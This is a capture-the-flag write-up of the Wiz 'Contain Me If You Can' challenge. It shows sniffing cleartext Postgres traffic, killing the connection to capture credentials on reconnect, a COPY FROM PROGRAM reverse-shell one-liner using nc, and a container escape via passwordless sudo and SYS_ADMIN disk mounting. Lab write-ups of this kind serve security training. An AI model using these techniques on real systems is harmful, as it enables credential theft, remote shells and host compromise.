Contain Me If You Can - The Ultimate Cloud Security Championship
| name | Contain Me If You Can |
| category | cloud |
| platform | Wiz |
| link | https://cloudsecuritychampionship.com/challenge/2 |
| ctf | The Ultimate Cloud Security Championship by Wiz |

| description | You've found yourself in a containerized environment. To get the flag, you must move laterally and escape your container. Can you do it? The flag is placed at /flag on the host's file system. Good luck! |
We have a shell inside a container. We check the established connections:
root@container:~# netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 c04d7498020d:47748      postgres_db.:postgresql ESTABLISHED
tcp        0      0 c04d7498020d:54216      postgres_db.:postgresql ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
There’s one to a host postgres_db , which— based on the output of arp -a —is another container:
root@container:/# arp -a
postgres_db.user_db_network (172.19.0.2) at 02:42:ac:13:00:02 [ether] on eth0
There must be some application that’s running which created this connection. Let’s check the processes:
root@container:~# ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   2696   992 ?        Ss   03:01   0:00 sleep infinity
root         6  0.0  0.3   4588  3988 pts/0    Ss   03:01   0:00 bash
root       902  0.0  0.3   7888  3980 pts/0    R+   04:52   0:00 ps aux
Nothing? It’s probably being run in a different process namespace (i.e. a different container or the host).
Let’s see if there’s any traffic on this connection:
root@container:/# tcpdump -A port 5432
07:42:13.737304 IP 2a97544bda27.39682 > postgres_db.user_db_network.postgresql: Flags [P.], seq 1:20, ack 1, win 501, options [nop,nop,TS val 1427675159 ecr 1317731888], length 19
E..G..@................8....Bp8?....Xe.....
U...N..0Q....SELECT now();.
07:42:13.737874 IP postgres_db.user_db_network.postgresql > 2a97544bda27.39682: Flags [P.], seq 1:90, ack 20, win 509, options [nop,nop,TS val 1317736572 ecr 1427675159], length 89
E.....@..............8..Bp8?........X......
N..|U...T......now...................D...'......2025-08-02 07:42:13.737742+00C....SELECT 1.Z....I
07:42:13.737886 IP 2a97544bda27.39682 > postgres_db.user_db_network.postgresql: Flags [.], ack 90, win 501, options [nop,nop,TS val 1427675159 ecr 1317736572], length 0
The traffic is unencrypted (insecure defaults!) and there appears to be a couple of queries running every 5 seconds. It could be scheduled via a cron. This means we are on the right track!
Maybe if we try to break this connection, we could see something interesting? There are a couple of ways to go about doing this:
- Using scapy
tcpkill
Using tcpkill is the easiest way.
root@2ec90dab9eee:/# tcpkill -i eth0 -9 port 5432
^Z
root@2ec90dab9eee: bg %1 # to background the task
root@2ec90dab9eee:/# tcpdump -A
09:13:02.318439 IP 2ec90dab9eee.54270 > postgres_db.user_db_network.postgresql: Flags [P.], seq 9:70, ack 2, win 502, options [nop,nop,TS val 37975253 ecr 3799587605], length 61
E..q.M@................8.... .......X......
.Ct..y.....=....user.user.database.mydatabase.application_name.psql..
09:13:02.319155 IP postgres_db.user_db_network.postgresql > 2ec90dab9eee.54270: Flags [P.], seq 2:11, ack 70, win 509, options [nop,nop,TS val 3799587605 ecr 37975253], length 9
E..=J.@...X..........8.. ...........X[.....
.y...Ct.R........
09:13:02.319180 IP 2ec90dab9eee.54270 > postgres_db.user_db_network.postgresql: Flags [P.], seq 70:100, ack 11, win 502, options [nop,nop,TS val 37975253 ecr 3799587605], length 30
E..R.N@....+...........8.... .......Xp.....
.Ct..y..p....[REDACTED PASSWORD].
As I suspected, the process tries to re-connect once the connection gets terminated. We find the password to the Postgres DB… AND the db name. Now we have the required details to connect to the DB:
- DB: mydatabase
- Password: [REDACTED]
- User: user
root@2ec90dab9eee:/# psql -h postgres_db -U user -d mydatabase
Password for user user:
psql (16.9 (Ubuntu 16.9-0ubuntu0.24.04.1), server 16.8)
Type "help" for help.

mydatabase=#
Logged in!
For arbitrary command execution we can throw a reverse shell to our first container (do remember to background the psql process and start a Netcat listener using nc -nlvp <PORT> ) -
CREATE TABLE shell(output text);
COPY shell FROM PROGRAM 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 172.19.0.2 1337 >/tmp/f';
Ncat: Connection from 172.19.0.2:39309
/bin/sh: can't access tty; job control turned off
~/data $ id
Got the reverse shell. Successfully moved laterally! Now to get out of the container and onto the host.
We see that we have a shell as postgres user.
~/data $ id
uid=70(postgres) gid=70(postgres) groups=10(wheel),70(postgres)
sudo -l shows that we can run sudo without getting a password prompt on all binaries.
~/data $ sudo -l
Matching Defaults entries for postgres on 032c93ff87db:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for postgres:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User postgres may run the following commands on 032c93ff87db:
    (ALL) NOPASSWD: ALL
Looking into our process’s capabilities we see that it has all dangerous capabilities (SYS_MODULE,SYS_ADMIN, SYS_PTRACE..).
$ capsh --print
[.. SNIP .. ]
cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read
[.. SNIP ..]
Let’s exploit SYS_ADMIN by mounting /dev/vda to /mnt and checking the file system.
$ mount /dev/vda /mnt
$ ls /mnt
ls /mnt
bin
boot
dev
etc
flag
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
overlay
proc
rom
root
run
sbin
srv
sys
tmp
usr
var
It works and we can cat the flag at /flag.
$ cat /mnt/flag
WIZ_CTF{REDACTED}